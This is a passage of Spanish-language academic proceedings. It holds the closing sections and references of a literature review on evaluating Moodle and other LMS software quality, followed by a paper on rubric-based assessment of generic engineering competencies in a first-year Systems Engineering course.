El paradigma clásico es fragmentado, cada área está dividida en un proceso único. El paradigma actual es unificador, todos los procesos están conectados, los subsistemas conforman un gran sistema, un objeto de aprendizaje puede ser usado por cursos de diferentes niveles dentro de la misma temática y por cursos de diferentes temáticas dentro del mismo nivel de curso, así los docentes trabajan cooperativamente el desarrollo del estudiante que forman conjuntamente.

En el paradigma clásico, el usuario es un observador que realiza un trabajo con el software. En el paradigma actual, el usuario es también participante, es quien determina las nuevas necesidades a satisfacer por el producto software, es un partícipe interactivo. La retroalimentacion indica el rumbo en el que debe desarrollarse la nueva versión del software.

En el paradigma clásico, el software educativo es netamente cognitivo, neutro, libre de emociones y sentimientos de los usuarios. En el paradigma actual, se armonizan las cualidades cognitivas con las emotivas, sabiendo que un software es exitoso cuando sus usuarios así lo determinan. Las características de calidad asociadas a usabilidad, facilidad de uso, funcionalidad y otras están asociadas a las emociones de los usuarios.

En el paradigma clásico, las elecciones de los usuarios marcan una respuesta correcta o equivocada, existen los opuestos. En el paradigma actual existe la visión integrada y compleja, en la que pueden existir ambas cosas a la vez, no es categórico, los diferentes usuarios tienen diferentes necesidades (algunas veces opuestas) que deben ser tratadas de forma equitativa.

El paradigma clásico se caracteriza por la claridad y la certidumbre. El paradigma actual se caracteriza por el diálogo cooperativo, tolera la incertidumbre y la falta de claridad, está orientado a procesos que cambian en forma continua según el aporte de los usuarios.

El paradigma clásico es lineal y discontinuo. El paradigma actual es continuo, cíclico, las salidas del sistema (experiencia de los usuarios reflejada en la evaluación) son la información de entrada al sistema (objetivos a alcanzar y programas a desarrollar en futuras versiones).

El paradigma clásico es cerrado, competitivo y autoritario. El nuevo paradigma es soportado por un software abierto y cooperativo, características que hacen de Moodle una de las plataformas preferidas de las instituciones universitarias.

El paradigma clásico es absoluto, existe una respuesta cierta. En el paradigma actual existe la multiparcialidad, la importancia de perspectiva de los usuarios hace de la plataforma un espacio flexible, ágil, cambiante y adaptable a las nuevas necesidades.

El paradigma clásico tiene características elitistas e individualistas. El nuevo paradigma es inclusivo e igualitario. Por ejemplo, la plataforma Moodle soporta aplicaciones para que las personas ciegas puedan usarlo en forma exitosa (caso probado en FRSF).

El paradigma clásico formula un software arcano, difícil de conocer. El paradigma actual tiene un formato participativo. Por ejemplo, diferentes usuarios con distintos roles participan del desarrollo y evaluación de cada nueva versión de Moodle, en la que los usuarios que deseen pueden participar como integrantes del grupo de evaluación de la calidad del producto software (una de las autoras de este artículo integró el equipo de pruebas de garantía de la calidad de Moodle 3.7 en idioma inglés, previo a su lanzamiento, en el mes de junio de este año obteniendo un reconocimiento como Moodle Tester 2019[1]).

Los ítems anteriores otorgan una visión del paradigma actual y del futuro posible. Si bien el paradigma actual no se encuentra totalmente implementado o en uso, es factible desde una perspectiva tecnológica. El nuevo concepto de éxito del software incluye la experiencia del contentamiento del usuario, como un factor de peso dentro de los aspectos de calidad a evaluar.

7. Conclusiones, aportes y propuestas

A lo largo de este trabajo se realizó el estudio del estado del arte en la evaluación de la calidad del software del tipo LMS, en particular la plataforma Moodle utilizada en las instituciones universitarias, alcanzando el objetivo definido al inicio del artículo. Se siguieron los pasos descriptos por una metodología de búsqueda, identificación y selección de documentos a la que se le adicionaron pasos extras, definidos oportunamente, para hallar los trabajos a evaluar. Se presentó un análisis detallado de cada uno de los 12 trabajos hallados, destacando los aportes de cada uno. Se elaboró una tabla resumen, en la que se muestran las coincidencias en las temáticas estudiadas por cada trabajo hallado y los ejes de investigación de este artículo. Se elaboró un grafo para analizar desde una visión sistémica el estado del arte de la temática, realizando agrupamientos y comparativos en forma sencilla. Se analizó el estado actual del estudio de la temática formulando preguntas que invitan a la reflexión sobre las características de cada trabajo. Se identificaron características del paradigma clásico y del actual, referidas a la calidad del software tipo LMS en instituciones educativas.

El estado actual de la evaluación de la calidad del software del tipo LMS, relevada por este estudio, muestra que se están realizando algunos trabajos en diferentes aspectos de los LMS y con ópticas similares. En varios trabajos se desarrollaron modelos [8, 11, 12, 13, 15, 16 y 17]; En todos se evaluó la calidad del software LMS, en la mitad de ellos se siguieron los lineamientos de alguna norma ISO [8, 9, 10, 11, 13 y 17] y en la otra mitad de los trabajos hallados se generaron nuevos métodos de evaluación que contemplan las características pedagógicas y didácticas sumadas a las técnicas. En algunos trabajos se incorporó la evaluación de factores pedagógicos y didácticos a los factores técnicos [8, 9, 10, 12 y 14] e incorporan la mirada de la institución como un nuevo usuario que evalúa la calidad del LMS Moodle [14]. En la mayoría de los casos se realizaron pruebas sobre casos de estudio [9, 11, 12, 13, 14, 16, 18 y 19]. Hay un caso, en el que a la evaluación de la calidad del software la realiza en usuario final [11] y otro que incorpora a la institución educativa como un nuevo usuario del LMS [14]. Algunos trabajos se centraron solo en una o dos características o atributos a evaluar, como seguridad [9, 11 y 15], satisfacción [9] y usabilidad [16].

Hay un gran camino a recorrer para alcanzar la evaluación de la calidad del software desde una perspectiva integral. Las barreras que se presentan son factibles de superar. Los trabajos encontrados y el análisis realizado con cada uno, colaboran para presentar algunas de las barreras halladas: Las deficiencias en abordar un LMS como Moodle solo desde la perspectiva de la programación o de la didáctica [10, 14], tener en cuenta solo las necesidades de los usuarios con rol docente o solo estudiantes [12, 15, 16], la evaluación del software realizada solo por el grupo de testeo al final del proceso de elaboración sin tener en cuenta las necesidades y expectativas reales y actuales del usuario final del producto [11], la definición de usuario del software que incluya a la diversidad de atributos que definen ese rol [8, 19], la vinculación del software Moodle con productos usados por usuarios en el presente [9], los nuevos requerimientos de usuario que es necesario conocer y tener

[1] https://moodle.org/badges/badge.php?hash=961450f4be9a9eefbe01acdd826388c055031d5e

en cuenta para la evaluación de la calidad del LMS Moodle [13, 14, 17, 18].

Como fortaleza para seguir trabajando alineados con estos objetivos de investigación se presentaron un número significativo de investigaciones que están desarrollando experiencias en este tema. Dentro de los planes de acción a realizar, es positivo que las instituciones universitarias que utilicen Moodle trabajen en forma conjunta, compartiendo objetivos comunes, investigando y aprendiendo en forma colaborativa.

Los aportes de este trabajo pueden resumirse como sigue. Se presentaron las características de un nuevo paradigma que hace frente a una nueva realidad. También se presentaron las posibilidades y restricciones de los LMS. Se plantea la necesidad de optimizar el potencial del usuario y los grupos para vencer los obstáculos, así como también valorizar y dinamizar la gestión de recursos.

Queda mucho trabajo por hacer en esta temática. Particularmente se propone como trabajo futuro poner énfasis en el atributo *usabilidad,* para ello, se trabajará en la medición de la percepción del usuario (atributos asociados con la satisfacción), en la identificación de las necesidades comunes que logran la satisfacción del usuario (estudio de atributos de calidad generales y particulares), en la identificación de la experiencia positiva que otorga un software en el usuario y proponer procesos para satisfacerla, y finalmente en la identificación de los atributos de calidad a satisfacer para cada rol de usuarios del LMS Moodle.

Agradecimientos

Este trabajo se logra gracias al proyecto PID 4410 financiado por UTN y CAI+D 50220150100017LI financiado por UNL.

Referencias

[1] Bertossi, V., "DaVinci 1.0, Simulador de Sistemas Dinámicos Bidimensionales", Colecciones Publicaciones en Congresos, Conferencias, http://ria.utn.edu.ar/handle/123456789/2901, 2015.

[2] Gioria E., Blas M. J., García Lozano D. and Castellaro M., "Brunifier: An extendable multi-language beautifier designed for visually impaired people ", http://cleilaclo2018.mackenzie.br/docs/EDUTECH/184507_5.pdf, 2018.

[3] Crosby, P. B., "La calidad no cuesta: el arte de cerciorarse de la calidad" (17a reimpr. (2006). edición). México: CECSA. p. 21. ISBN 9682612209.

[4] Juran, J. M., "Juran's quality control handbook" (5. ed. edición). New York [u.a.]: McGraw-Hill. p. 2.1. ISBN 0-07-034003-X.

[5] Deming W. E., "Calidad, Productividad y Competitividad. La salida de la crisis", Díaz de Santos, S.A. ISBN 84-87189-22-9.

[6] ISO 9000:2015 Quality management systems — Fundamentals and vocabulary https://www.iso.org/obp/ui/#iso:std:iso:9000:ed-4:v1:en:term:3.6.2, consultado el 08/08/2019

[7] Medina-López, C., Marin-García, J. A. and Alfalla-Luque, R., "Una propuesta metodológica para la realización de búsquedas sistemáticas de bibliografía", (A methodological proposal for the systematic literature review). WPOM-Working Papers on Operations Management, [S.l.], v. 1, n. 2, p. 13-30, nov. 2010. ISSN 1989-9068. Available at: <https://polipapers.upv.es/index.php/WPOM/article/view/786>. Date accessed: 30 july 2019. doi:https://doi.org/10.4995/wpom.v1i2.786.

[8] Figueroa Piscoya, E. N., "Modelo basado en Normas ISO/IEC 25000 para asegurar la Calidad de Plataformas e-Learning en Centros de Capacitación Superior", URI: http://repositorio.unprg.edu.pe/handle/UNPRG/4398, 2019. Tesis de Maestría → Maestría en Ingeniería de Sistemas con mención en Gerencia de Tecnología de la Información y Gestión del Software

[9] Juma A., Rodríguez J., Caraguay J., Naranjo M., Quiña-Mera A. and García-Santillán I., "Integration and Evaluation of Social Networks in Virtual Learning Environments: A Case Study", Technology Trends. CITT 2018. Communications in Computer and Information Science, vol 895. Springer, Cham, 2019.

[10] Cocunubo-Suarez, J. I., Parra-Valencia, J. A. and Otalora-Luna, J. E. "Evaluation of Virtual Teaching-Learning Environments based on usability standards", Propuesta para la evaluación de Entornos Virtuales de Enseñanza Aprendizaje con base en estándares de Usabilidad. TecnoL. 2018, vol.21, n.41, pp.135-147..

[11] Calabrese J., Muñoz R, Pasini A., Esponda S., Boracchia M. and Pesado P., "Asistente para la evaluación de características de calidad de producto de software propuestas por ISO/IEC 25010 basado en métricas definidas usando el enfoque GQM", XXIII Congreso Argentino de Ciencias de la Computación (La Plata, 2017), Red de Universidades con Carreras en Informática (RedUNCI), p.660-671, 2017, http://hdl.handle.net/10915/63778

[12] Igual R., Sainz E. and Arcega F., "Modelo de calidad para evaluar software educativo libre", Congreso Internacional sobre Aprendizaje, Innovación y Competitividad, Madrid 2015.

[13] Baldeón Villanes E. J., "Método para la evaluación de calidad de software basado en ISO/IEC 25000", Repositorio Académico USMP, Facultad de Ingeniería y Arquitectura, Ingeniería de Computación y Sistemas - Tesis de maestría, http://www.repositorioacademico.usmp.edu.pe/handle/usmp/1480, 2015.

[14] Yordany J. and Muñoz A., "Estudio comparativo de sistemas de gestión del aprendizaje Moodle, A Tutor, Claroline, Chamilo y Universidad de Boyacá", Revista Academia y Virtualidad, ISSN 2011-0731, Vol. 8, Nº. 1, 2015, págs. 54-65, 2015.

[15] Barinas A and Alemán H., "Evaluación de seguridad en Ambientes Virtuales de Aprendizaje AVA – Moodle y Dokeos", dspace.redclara.net, 2015.

[16] Moraes de Souza, D. G. and Gomes da Silva, F., "Análise da usabilidade no ambiente virtual de aprendizagem moodle aplicado à educação a distância",

http://bd.centro.iff.edu.br/xmlui/handle/123456789/1056, 2015.

[17] Peñalva, M. C., "Un modelo de evaluación de la calidad de aplicaciones Web en e-government", Tesis de maestría, Grado alcanzado: Magister en Ingeniería de Software, Institución otorgante: Universidad Nacional de La Plata, 2014.

[18] Braccini, A. M., Za, S. and D'Atri, A., "Investigating End Users' Satisfaction of the Usage of an E Learning Platform: A Statistical Analysis", International Journal of Global Management Studies Professional, Vol. 2 Issue 1, p21-34. 2010.

[19] Braccini A., Silvestri C., Za S. and D'Atri A. "Users' Perception of the Quality of Open Source e-learning Platforms: the case of Moodle". VIII IASTED International Conference on Webbased Education 2009 pp: 343-348.

[20] Romero, L. J., Ballejos, L. C., Gutierrez, M. de los M. and Caliusco, M. L., "Stakeholder´s analysis in e-learning software process development", European Alliance for Innovation; EAI Endorsed Transactions on e-Learning; 2; 5; 3-2015.

Aplicación del saber hacer en Ingeniería en Sistemas

Sergio Daniel Conde. Universidad de la Marina Mercante
drcondesergio@gmail.com

Resumen

El objetivo general de la investigación ha sido la establecer un análisis de competencias genéricas y específicas en la Asignatura Introducción a la Ingeniería en estudiantes de la carrera de Ingeniería en Sistemas de la Universidad de la Marina Mercante según lo establecido en el Libro Rojo de CONFEDI.

A partir de esa finalidad se ha propuesto crear los recursos y materiales necesarios para poder desarrollar una experiencia de "Aplicación y análisis de Competencias Genéricas en la Asignatura Introducción a la Ingeniería contemplando la evaluación del saber hacer por intermedio de diferentes rubricas.

Se parte de la Hipótesis: La aplicación de competencias genéricas en la Asignatura Introducción a la Ingeniería en estudiantes de la carrera de Ingeniería en Sistemas de la Universidad de la Marina Mercante permite desarrollar un análisis cualitativo del rol del Profesor.

El tipo de diseño es cualitativo/cuantitativo

Palabras Clave

Aprendizaje, Competencias, Educación Universitaria, Introducción a la Ingeniería.

Introducción

Elementos del Trabajo y metodología

El objetivo de la investigación ha sido desarrollar un análisis de competencias genéricas en la Asignatura Introducción a la Ingeniería en estudiantes de la carrera de Ingeniería en Sistemas de la Universidad de la Marina Mercante, permitiendo el seguimiento del saber hacer en el desarrollo de la asignatura.

Se parte de la Hipótesis: La aplicación de competencias genéricas en la Asignatura Introducción a la Ingeniería en estudiantes de la carrera de Ingeniería en Sistemas de la Universidad permite desarrollar un análisis cualitativo del rol del Profesor.

Se aplica una metodología detallada donde se integran diferentes elementos que permiten identificar el análisis cualitativo y cuantitativo comparando diferentes variables que se encuentran presentes en la aplicación de competencias en estudiantes de la carrera de Ingeniería en Sistemas de la Universidad.

El tipo de diseño es cualitativo/cuantitativo

1. Marco Teórico

1.1. Las Competencias.

Tamayo identifica que las competencias proponen una conexión directa entre formación y contexto, de manera que los ejemplos llevados a la clase y que corresponden a situaciones reales propician la construcción de aprendizajes significativos. En este contexto, la evaluación se vincula con el desarrollo humano [1].

Perrenoud y Le Bortef sostienen "Competencia es la capacidad de articular eficazmente un conjunto de esquemas (estructuras mentales) y valores, permitiendo movilizar (poner a disposición) distintos saberes, en un determinado contexto con el fin de resolver situaciones profesionales"[2].

Según la OIT en el año 2000 define a la competencia como la capacidad efectiva para llevar a cabo exitosamente una actividad laboral plenamente identificada. Las competencias son el conjunto de conocimientos, procedimientos y actitudes combinados, coordinados e integrados en la acción adquiridos a través de la experiencia formativa y no formativa que permite al individuo resolver problemas específicos de forma autónoma y flexible en contextos singulares.

Destacamos como competencias profesionales genéricas en el marco universitario: trabajo en equipo,

capacidad para aprender, motivación de logro, capacidad crítica y autocrítica (autoevaluación) (González y Wagenaar, 2003). [3].

1.2. Perspectivas del Aprendizaje.

La competencia es pericia, aptitud o idoneidad para hacer algo o intervenir en un asunto determinado. [4].

En el aprendizaje las personas no entienden, ni utilizan de manera inmediata la información que se les proporciona. En cambio el individuo siente la necesidad de construir su propio el conocimiento, generando el mismo por intermedio de la experiencia. La experiencia es el instrumento que conduce a la creación de esquemas que son modelos mentales que se almacenan en las mentes.

Los esquemas mentales almacenados en la mente van cambiando, agregando información y se van convirtiendo cada vez más sostificados por intermedio de dos factores elementales: la asimilación y el alojamiento.

El constructivismo social tiene como eje central que cada función en el desarrollo cultural de las personas aparece a nivel social y luego a nivel individual.

En un primer momento entre un grupo de personas interpsicologico y luego dentro de si mismo o intrapsicológico.

Estos elementos se aplican tanto en la atención voluntaria, como en la memoria lógica y en la formación de los conceptos.[5].

Los estudiantes que se encuentran comprometidos en el proceso de aprendizaje se pueden resaltar las siguientes características:

- Responsables del Aprendizaje.
- Motivados por el Aprendizaje.
- Colaborativos.
- Estratégicos.

Estas características junto con el nuevo rol del profesor son los elementos que contribuyen que la educación sea para toda la vida, convirtiéndose en un elemento esencial la relación sinérgica entre alumno – profesor [6].

El Pensamiento Analítico se define como "el comportamiento mental que permite distinguir y separar las partes de un todo hasta llegar a conocer sus principios o elementos. El pensamiento analítico es el pensamiento del detalle, de la precisión, de la enumeración y de la diferencia[7].

El pensamiento sistemático sirve para que se tenga capacidad de crear información, para alentar interdependencia y para impulsar un cambio. Es un antídoto a todo lo que representa impotencia en todos los sentidos. [8].

El pensamiento lineal o lógico, es la manera en la cual las, aprenden a pensar, que al ser adecuadamente aplicados desde las aulas permiten llegar a una reflexión significativa. [9].

CONFEDI en el documento de Propuesta de Estandares de Segunda Generación para la acreeditación de carreras de Ingeniería en la Republica Argentina "Libro Rojo de CONFEDI" del año 2018 identifica las competencias Genéricas donde se encuentran las competencias tecnológicas entre las cuales destaca:

Concebir, diseñar y desarrollar proyectos de ingenieria.

Contribuir a la generación de desarrollos tecnológicos.

Entre las competencias especificas CONFEDI tiene en cuenta a las Asignaturas de Tecnologia Básica. [10].

Elementos del Trabajo y Metodología

Metodología de Organización:

Partiendo de lo establecido por el CONFEDI y al estar la Asignatura Introducción a la Ingeniería se procedió a evaluar las competencias genéricas de la Asignatura.

Para Evaluar las competencias genéricas

en la Asignatura Introducción a la Ingeniería se procedió a identificar diferentes tipos de Pensamientos: (Analítico, Sistémico y Lógico) para poder identificar descriptores en cada área de conocimiento y teniendo en cuenta que cumple con lo establecido por el CONFEDI en las competencias Genéricas:
Concebir, diseñar y desarrollar proyectos de ingeniería.
Contribuir a la generación de desarrollos tecnológicos.
Capacidad de aplicar los conocimientos a la práctica.
Habilidades de investigación.
Capacidad de aprender.
Capacidad de adaptarse a nuevas situaciones.
Creatividad o capacidad de generar nuevas ideas.
Capacidad de liderazgo.
Capacidad de trabajar de forma autónoma.
Capacidad para el diseño y gestión de proyectos.
Para poder evaluar la aplicación se dividieron en equipos de seis integrantes como máximo donde aplican la metodología de Gestión de Proyectos desarrollando un proyecto tecnológico real del ámbito profesional que se presenta en la cátedra de la Asignatura.
En todas las etapas se tiene en cuenta la evaluación del **saber hacer** como elemento central en el desarrollo de las competencias.
Se utiliza la confección de rubricas para evaluar cada uno de los procesos, convirtiéndose en un elemento fundamental para seguir la aplicación de competencias en el desarrollo de la Asignatura.

Primera Etapa:
Para evaluar las competencias genéricas por intermedio del Pensamiento Analítico en el área de conocimiento de viabilidad se tiene en cuenta el siguiente criterio:

Pensamiento Analitico		
Area de Conocimiento	Descriptores	
	1	2
Estudio de Viabilidad	Ordena y describe con claridad las relaciones entre conceptos	Confunde conceptos principales y secundarios

Tabla 1: Evaluación de competencias genéricas por intermedio del Pensamiento Analítico en el Área de Conocimiento Estudio de Viabilidad.

Se deja claro que la evaluación de competencias se puede realizar porque se desarrollan proyectos tecnológicos reales del ámbito profesional y cumple con lo establecido en las competencias genéricas por el CONFEDI.
Para evaluar las competencias genéricas por intermedio del Pensamiento Analítico en el área de conocimiento de Estudio de Factibilidad se tiene en cuenta el siguiente criterio:
Conocer el potencial y limitaciones de cada herramienta utilizada en el estudio de viabilidad.
Aplicación adecuada de herramientas de Viabilidad.
Se deja en claro que en el estudio de viabilidad se identifica el análisis de la situación actual.
Y se establecen los siguientes descriptores en la confección de la rúbrica:

Pensamiento Analitico		
Area de Conocimiento	Descriptores	
	1	2
Estudio de Viabilidad	Ordena y describe con claridad las relaciones entre conceptos	Confunde conceptos principales y secundarios

Tabla 2: Evaluación de competencias genéricas por intermedio del Pensamiento Analítico en el Área de Conocimiento de Viabilidad.

Para evaluar las competencias genéricas por intermedio del Pensamiento Sistémico en el área de diagnóstico se tiene en cuenta el siguiente criterio:

Aplicación adecuada de la integración de los elementos obtenidos en el estudio de viabilidad y se establecen los siguientes descriptores en la confección de la rúbrica:

Pensamiento Sistémico		
Area de Conocimiento	Descriptores	
	1	2
Diagnóstico	Integra los procesos, relaciones, interacciones de la Asignatura.	Generaliza inadecuadamente los procesos y relaciones.

Tabla 3: Evaluación de competencias genéricas por intermedio del Pensamiento Sistémico en el Área de Conocimiento de Diagnóstico.

Para evaluar las competencias genéricas por intermedio del Pensamiento Sistémico en el área de requerimientos, alcance y wbs(organigrama) se tiene en cuenta el siguiente criterio en la confección de la rúbrica:

Pensamiento Sistémico		
Area de Conocimiento	Descriptores	
	1	2
Requerimientos, Alcance y WBS	Consigue que se desarrolle una visión sistémica en la práctica.	Realiza aplicaciones parciales de los contenidos a la práctica.

Tabla 4: Evaluación de competencias genéricas por intermedio del Pensamiento Sistémico en el Área de Conocimiento Requerimientos, alcance y wbs(organigrama).

Para evaluar las competencias genéricas por intermedio del Pensamiento Analítico en el área de costos se tiene en cuenta el siguiente criterio:

Aplicación adecuada de los costos y se establecen los siguientes descriptores en la confección de la rúbrica:

Pensamiento Analitico		
Area de Conocimiento	Descriptores	
	1	2
Costos	Ordena y describe con claridad las relaciones entre conceptos.	Confunde conceptos principales y secundarios

Tabla 5: Evaluación de competencias genéricas por intermedio del Pensamiento Analítico en el Área de Conocimiento de Costos.

Para evaluar las competencias genéricas por intermedio del Pensamiento lógico en el área de Recursos Humanos y Comunicaciones se tiene en cuenta el siguiente criterio en la confección de la rúbrica:

Aplicación adecuada de los Recursos Humanos.

Aplicación adecuada de las Comunicaciones y se establecen los

siguientes descriptores:

Pensamiento Lógico		
Area de Conocimiento	Descriptores	
	1	2
Recursos Humanos y Comunicaciones	Aplica con orden lógico las premisas utilizadas para resolver la situación problemática	No analiza coherentemente el caso o situación real.

Tabla 6: Evaluación de competencias genéricas por intermedio del Pensamiento Lógico en el Área de Conocimiento de Recursos Humanos y Comunicaciones.

Para evaluar las competencias genéricas por intermedio del Pensamiento Sistémico en el área de Riesgos se tienen en cuenta los siguientes criterios en la confección de la rúbrica:
Identificación y Aplicación adecuada de Riesgos y se establecen los siguientes descriptores:

Pensamiento Sistémico		
Area de Conocimiento	Descriptores	
	1	2
Riesgos y Calidad	Integra los procesos, relaciones, interacciones de la Asignatura.	Generaliza inadecuadamente los procesos y relaciones.

Tabla 7: Evaluación del Pensamiento Sistémico en el Área de Conocimiento Riesgos y Calidad.

Resultados

Se detallan los resultados obtenidos en cada área de conocimiento sobre un total de 75 alumnos comprendiendo desde el año 2016 al año 2019, correspondiendo la asignatura al primer año de Ingeniería en Informática de la Universidad.




Gráfico 1: Gráfico de Evaluación de Competencias Genéricas aplicadas en la etapa de Viabilidad.

De un total de 75 alumnos se observa que 72(setenta y dos) alumnos ordenan y describen con claridad las relaciones entre conceptos en el estudio de viabilidad con un 96%
Se observa que 3 (tres) alumnos confunden conceptos principales y secundarios del Estudio de viabilidad con un porcentaje del 4%.




Gráfico 2: Gráfico de Evaluación de Competencias genéricas aplicadas en la etapa de Diagnóstico.

De un total de 75 alumnos se observa que 73(setenta y tres) alumnos integran los procesos, relaciones, interacciones de la Asignatura con un porcentaje del 97%
Se observa que 2 (dos) alumnos generalizan inadecuadamente los procesos y relaciones de diagnóstico con

un porcentaje del 3%.




Gráfico 3: Gráfico Identificación de Competencias Genéricas aplicadas en las áreas de conocimiento: alcance, requerimientos y WBS.

De un total de 75 alumnos se observa que 72 (setenta y tres) alumno desarrollan una visión sistémica en la aplicación del alcance, requerimiento y WBS con un porcentaje del 96%
Se observa que 3 (tres) realizan aplicaciones parciales de los contenidos a la práctica en el alcance, requerimiento y WBS con un porcentaje del 4%.




Gráfico 4: Gráfico Identificación de Competencias Genéricas aplicadas en la etapa de Costos.

De un total de 75 alumnos se observa que 73(setenta y tres) alumnos ordenan y describen con claridad las relaciones entre conceptos. costos con un porcentaje del 97%
Se observa que 2 (dos) alumnos confunden conceptos principales y secundarios en costos con un porcentaje del 3%.




Gráfico 5: Gráfico de Identificación de Competencias Genéricas aplicadas en el área de conocimiento de Recursos Humanos.

De un total de 75 alumnos se observa que 73(setenta y tres) alumnos aplican con orden lógico las premisas utilizadas para resolver la situación problemática aplicando los recursos humanos con un porcentaje del 97%
Se observa que 2 (dos) no analizan coherentemente el caso o situación real de los recursos humanos con un porcentaje del 3%.




Gráfico 6: Gráfico Identificación Competencias Genéricas aplicadas en la etapa de Riesgos

De un total de 75 alumnos se observa que 72(setenta y dos) alumnos integran

los procesos, relaciones, interacciones de la asignatura en riesgos con un porcentaje del 96%
Se observa que 3 (tres) alumnos generalizan inadecuadamente los procesos y relaciones en riesgos con un porcentaje del 4%.

✓ Validando Muestra:
Para validar la muestra se tiene en cuenta la Tabla 8.

Competencias Aplicadas		
	Bien	Mal
Viabilidad(Pensamiento Análitico)	72	3
Diagnóstico(Pensamiento Sistémico)	73	2
Alcance(Pensamiento Sistémico)	73	2
Costos(Pensamiento Análitico)	73	2
Recursos Humanos(Pensamiento Lógico)	73	2
Riesgos(Pensamiento Sistémico)	72	3
Media	72,67	2,33
Desviación Estándar	0,52	0,52
Desviación Estándar/media	0,01	0,22
	Muestra Validada	

Tabla 8: Tabla de Competencias correctamente aplicadas y Competencias incorrectamente aplicadas.

La muestra queda validada al observar que el resultado de la división entre la desviación Estandar y la media es menor competencias bien aplicadas (0,01 es menor a 0,22). Por lo tanto queda validada la muestra.




Gráfico 7: Gráfico de Validación de la Muestra.




Gráfico 8: Gráfico de Desviación Estandar de Competencias Aplicadas y Competencias no Aplicadas.

Análisis de los resultados
Teniendo en cuenta los criterios establecidos en cada una de las rubricas descriptas anteriormente se pueden tener en cuenta los siguientes elementos en el momento de analizar las competencias como aporte al rol del Profesor:
La evaluación de competencias resulto adecuada al evaluarse de modo integral cada uno de los elementos que componen la competencia como conocimientos teóricos, conocimientos aplicados, actitudes y valores.
En cada competencia se establecen los niveles deseados y los criterios a considerar, y cada estudiante es evaluado en función de los criterios establecidos.
El docente sigue la evolución del aprendizaje y orienta al desarrollo y adquisición de competencias, debiendo tener en claro los criterios de evaluación integrales.
La evaluación de competencias integra la perspectiva del estudiante por intermedio de la autoevaluación individual.
